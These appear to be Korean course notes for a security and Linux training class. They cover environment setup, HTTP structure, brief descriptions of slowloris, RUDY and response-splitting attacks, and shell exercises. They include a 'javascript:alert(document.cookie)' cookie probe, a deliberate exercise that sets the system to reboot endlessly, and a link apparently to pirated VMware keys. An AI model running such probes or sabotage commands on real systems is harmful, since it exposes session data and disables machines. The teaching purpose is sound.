박창렴

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좌석배치

홍석범	권지용					임다래	
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김기홍	정백철		안동원	방혜찬			김태현
스크린							

참고자료

개발관련 참고자료를 얻을 수 있는 곳

- MDN ⇒ https://developer.mozilla.org/ko/
- 생활코딩 ⇒ https://opentutorials.org/course/1/

개발보안 또는 시큐어코딩관련 자료를 얻을 수 있는 곳

https://wiki.sei.cmu.edu/confluence/display/java

http://www.kisa.or.kr/public/laws/laws3.jsp

- 소프트웨어 개발 보안 가이드
- JAVA 시큐어코딩 가이드
- C 시큐어코딩 가이드
- Android-JAVA 시큐어코딩 가이드

돈텝스코 블록체인 TED 강의 ⇒ https://www.ted.com/talks/don_tapscott_how_the_blockchain_is_changing_money_and_business/transcript?awesm=on.ted.com_8uhG&utm_campaign=alain_de_botton_a_kinder_gentler_philosophy_of_success&utm_content=ted.com-talkpage&utm_medium=on.ted.com-twitter&utm_source=direct-on.ted.com&language=ko

Klaytn 블록체인 어플리케이션 만들기 - 이론과 실습(6월 30일 기간한정 무료)
https://www.inflearn.com/course/%ED%81%B4%EB%A0%88%EC%9D%B4%ED%8A%BC/dashboard

자본주의 1부 - 돈은 빚이다. ⇒ http://www.ebs.co.kr/tv/show?prodId=348&lectId=3121167

블록체인 개념서

- 블록체인 무엇인가? http://www.yes24.com/Product/Goods/58551591?scode=032&OzSrank=3
- 블록체인 혁명 http://www.yes24.com/Product/Goods/67567126?scode=032&OzSrank=7
- 비트코인과 블록체인, 탐욕이 삼켜버린 기술
  http://www.yes24.com/Product/Goods/58149507?scode=032&OzSrank=5

블록체인 코어 (비트코인, 이더리움)

- 비트코인, 공개 블록체인 프로그래밍
  http://www.yes24.com/Product/Goods/67090202?scode=032&OzSrank=9
- 코어 이더리움 http://www.yes24.com/Product/Goods/59621522?scode=032&OzSrank=1

이더리움 관련

- Mastering Ethereum Git https://github.com/ethereumbook/ethereumbook
- 블록체인 애플리케이션 개발 실전 입문
  http://www.yes24.com/Product/Goods/57287123?scode=032&OzSrank=31

하이퍼렛져 관련


- 하이퍼레저 블록체인 개발 http://www.yes24.com/Product/Goods/69279313?scode=032&OzSrank=6

온라인 강좌

- https://lisk.io/academy/welcome-to-the-lisk-academy

https://www.youtube.com/user/cs50tv

VirtualBox Network 종류



Ubuntu 16.04 - 설정


네트워크

☑ 네트워크 어댑터 사용하기(E)


다음에 연결됨(A): NAT

이름(N):


NAT(Network Address Translation)




NAT Network




Bridged Adapter



Internal Network



Host-Only Adapter



Generic Driver

- 거의 사용하지 않음
- UDP Tunnel networking, VDE(Virtual Distributed Ethernet) 지원

vmware 설치

https://my.vmware.com/web/vmware/details?downloadGroup=WKST-1259-WIN&productId=524&rPId=20840#product_downloads

https://dd00oo.tistory.com/entry/VMWare-12-key


설치파일 다운로드
https://drive.google.com/file/d/1h6-XRsDivPQEILcPrK2rilzsuxR6blKZ/view?usp=sharing

git 강의

https://www.youtube.com/watch?v=rhP5pse0Jc0&list=PLRx0vPvlEmdD5FLIdwTM4mKBgyjv4no81

정보처리기사
정보보안기사 ⇒ https://kisq.or.kr/
CISA
CISSP ⇒ http://www.yes24.com/Product/Goods/19757966

HTTP 요청/응답 구조



```
POST / HTTP/1.1
Host: localhost:8000
User-Agent: Mozilla/5.0 (Macintosh;… )… Firefox/51.0
Accept: text/html,application/xhtml+xml,…,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=-12656974
Content-Length: 345

-12656974
(more data)
```

```
HTTP/1.1 403 Forbidden
Server: Apache
Content-Type: text/html; charset=iso-8859-1
Date: Wed, 10 Aug 2016 09:23:25 GMT
Keep-Alive: timeout=5, max=1000
Connection: Keep-Alive
Age: 3464
Date: Wed, 10 Aug 2016 09:46:25 GMT
X-Cache-Info: caching
Content-Length: 220

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML
2.0//EN">
(more data)
```

정보보안개론 145페이지 참고

slowloris 공격 기법

- DoS 공격 기법 중 하나
- 요청 헤더의 끝이 개행문자로 끝나는 요청의 구조를 이용한 공격
- https://crefunx.tistory.com/search/slowloris

슬로 HTTP POST 공격 = RUDY 공격

- 요청 헤더의 Content-Length의 값을 크게 설정해서 서버가 요청 본문을 기다리도록 하는 공격
- https://crefunx.tistory.com/35

HTTP 응답분할

- 외부입력값을 응답헤더에 값으로 사용하는 경우
- 개행문자를 이용해서 응답을 여러개로 분할해 전달하고,

- 분할된 응답 중 본문 영역에 악성행위를 하는 코드를 집어넣어서 공격하는 공격 기법

Ubuntu Desktop, Server, GNOME 버전 설치 (65~133페이지 참조)

Ubuntu 16.04 버전 다운로드

http://old-releases.ubuntu.com/releases/

http://old-releases.ubuntu.com/releases/xenial/

Server 용으로 사용할 Ubuntu Desktop 16.04 LTS (64bit)

http://old-releases.ubuntu.com/releases/xenial/ubuntu-16.04-desktop-amd64.iso

Server(B) 용으로 사용할 Ubuntu Desktop 16.04 LTS (64bit)

http://old-releases.ubuntu.com/releases/xenial/ubuntu-16.04-server-amd64.iso

Client 용으로 사용할 Ubuntu GNOME 16.04 LTS (64bit)

http://cdimage.ubuntu.com/ubuntu-gnome/releases/16.04/release/ubuntu-gnome-16.04-desktop-amd64.iso

VMware Tools 설치

VM > Install VMware Tools 메뉴 클릭 > CD-ROM 파일 확인
만약 Install VMware Tools 메뉴가 비활성되어 있지 않으면, CD-ROM 이미지로 아래 파일을 지정
C:\Program Files (x86)\VMware\VMware Workstation\linux.iso

```
# mount ⇐ VMware Tools CD의 마운팅 경로를 확인
# cd /media/root/VMware\ Toos ⇐ 설치 파일이 있는 디렉터리로 이동 (\는 공백을 이스케이프 처리하는 문자)
# cp *.gz /tmp ⇐ 설치 파일을 작업 디렉터리로 복사
# cd /tmp ⇐ 작업 디렉터리로 이동
# tar -xvf VMware[TAB]
# cd vmare[TAB]
# ./vmware-install.pl
# 첫번째 질문에 yes를 입력하고 나머지는 엔터(디폴트로 설치)
# 끝나고 나면 reboot
```

현재 브라우저에 전달된 쿠키를 확인
javascript:alert(document.cookie)

```
root@server:/# mount | grep hgfs
vmhgfs-fuse on /mnt/hgfs type fuse.vmhgfs-fuse
(rw,nosuid,nodev,relatime,user_id=0,group_id=0,allow_other)
```

// Server(B) 가상머신에 VMware Tools 설치 후

169~174페이지까지 실습을 진행

다음 명령어의 실행 결과가 나머지와 다른 것은?

```
  1)root@server:/bin# ls
  2)root@server:/bin# ls .
  3)root@server:/bin# ls ./
  4)root@server:/bin# ls /
  5)root@server:/bin# ls /bin
  6)root@server:/bin# ls /bin/*
  7)root@server:/bin# ls /bin/
```

root 사용자 홈 디렉터리로 이동

```
  1)root@server:/bin/test# cd
  2)root@server:/bin/test# cd ~
  3)root@server:/bin/test# cd $HOME
  4)root@server:/bin/test# cd /root
```

```
root@server:/tmp# touch aaa
root@server:/tmp# touch bbb
```

```
root@server:/tmp# touch ccc
root@server:/tmp# mkdir ddd
root@server:/tmp# ls
aaa ⇐ 파일
bbb ⇐ 파일
ccc ⇐ 파일
ddd ⇐ 디렉터리
root@server:/tmp# mv aaa bbb ccc ddd
root@server:/tmp# ls
ddd ⇐ aaa bbb ccc 파일이 사라진 것을 확인
root@server:/tmp# ls ./ddd
aaa  bbb  ccc ⇐ ddd 디렉터리에 aaa bbb ccc 파일이 옮겨진 것을 확인
```

```
root@server:/tmp# date > aaa
root@server:/tmp# cat aaa
2019. 05. 27. (월) 17:29:34 KST
root@server:/tmp# date > bbb
root@server:/tmp# cat bbb
2019. 05. 27. (월) 17:29:49 KST
```

cat all 명령어의 실행 결과가 아래와 같이 나오도록 all 파일을 생성해 보세요.

```
root@server:/tmp# cat all
2019. 05. 27. (월) 17:29:34 KST
2019. 05. 27. (월) 17:29:49 KST
```

정답

```
root@server:/tmp# cat aaa bbb > all
root@server:/tmp# cat all
2019. 05. 27. (월) 17:29:34 KST
2019. 05. 27. (월) 17:29:49 KST
```

183~187페이지 계정 및 그룹 관리 실습

다음 중 파일의 소유자에게 실행 권한을 부여하는 명령이 아닌 것은?

1) # chmod u+x abc.txt
2) # chmod 777 abc.txt
3) # chmod 100 abc.txt
4) # chmod o+rwx abc.txt

umask

파일(666) 또는 디렉터리(777) 생성시 기본 권한에서 설정된 권한 만큼을 삭제(제거)

문항1

다음 조건을 만족하는 쉘 스크립트 파일(backup.sh)과 crontab 파일을 제출하시오.

1. 매월 16일 새벽 3시 20분에 /home 디렉터리 전체를 백업해서 /backup 디렉터리에 저장합니다.
2. 백업 파일은 "backup.년.월.일.tar.xz" 형식으로 생성합니다. (예: backup.2019.05.21.tar.xz)
3. 백업 기능은 /root/backup.sh 쉘 스크립트 파일로 구현하고, cron에 등록해서 주기적으로 실행합니다.

4. 쉘 스크립트 파일의 소유자는 root입니다.

/root/backup.sh

```
#!/bin/bash
set $(date)
fname="backup$1$2$3tar.xz"
tar cfJ /backup/$fname /home
```

/etc/crontab


```
20   03   16    *    *     root    /root/backup.sh
```

https://myanjini.tistory.com/72

문제. server 가상머신에서 아래와 같은 상황에 처했을 때 정상 상태로 복구하시오. = 원래처럼 x-windows로 부팅될 수 있도록 수정하세요. (251페이지 참조)

```
root@server:~# cd /lib/systemd/system
root@server:/lib/systemd/system# ls -l runlevel?.target
lrwxrwxrwx 1 root root 15  5월 25 00:05 runlevel0.target -> poweroff.target
lrwxrwxrwx 1 root root 13  5월 25 00:05 runlevel1.target -> rescue.target
lrwxrwxrwx 1 root root 17  5월 25 00:05 runlevel2.target -> multi-user.target
lrwxrwxrwx 1 root root 17  5월 25 00:05 runlevel3.target -> multi-user.target
lrwxrwxrwx 1 root root 17  5월 25 00:05 runlevel4.target -> multi-user.target
lrwxrwxrwx 1 root root 16  5월 25 00:05 runlevel5.target -> graphical.target
lrwxrwxrwx 1 root root 13  5월 25 00:05 runlevel6.target -> reboot.target
root@server:/lib/systemd/system# ls -l default.target
lrwxrwxrwx 1 root root 16  5월 25 00:05 default.target -> graphical.target
root@server:/lib/systemd/system# ln -sf runlevel6.target default.target
root@server:/lib/systemd/system# ls -l default.target
lrwxrwxrwx 1 root root 16  5월 29 10:15 default.target -> runlevel6.target
root@server:/lib/systemd/system# reboot
```

GRUB 화면에서 "E" 키를 눌러서 편집 모드로 진입

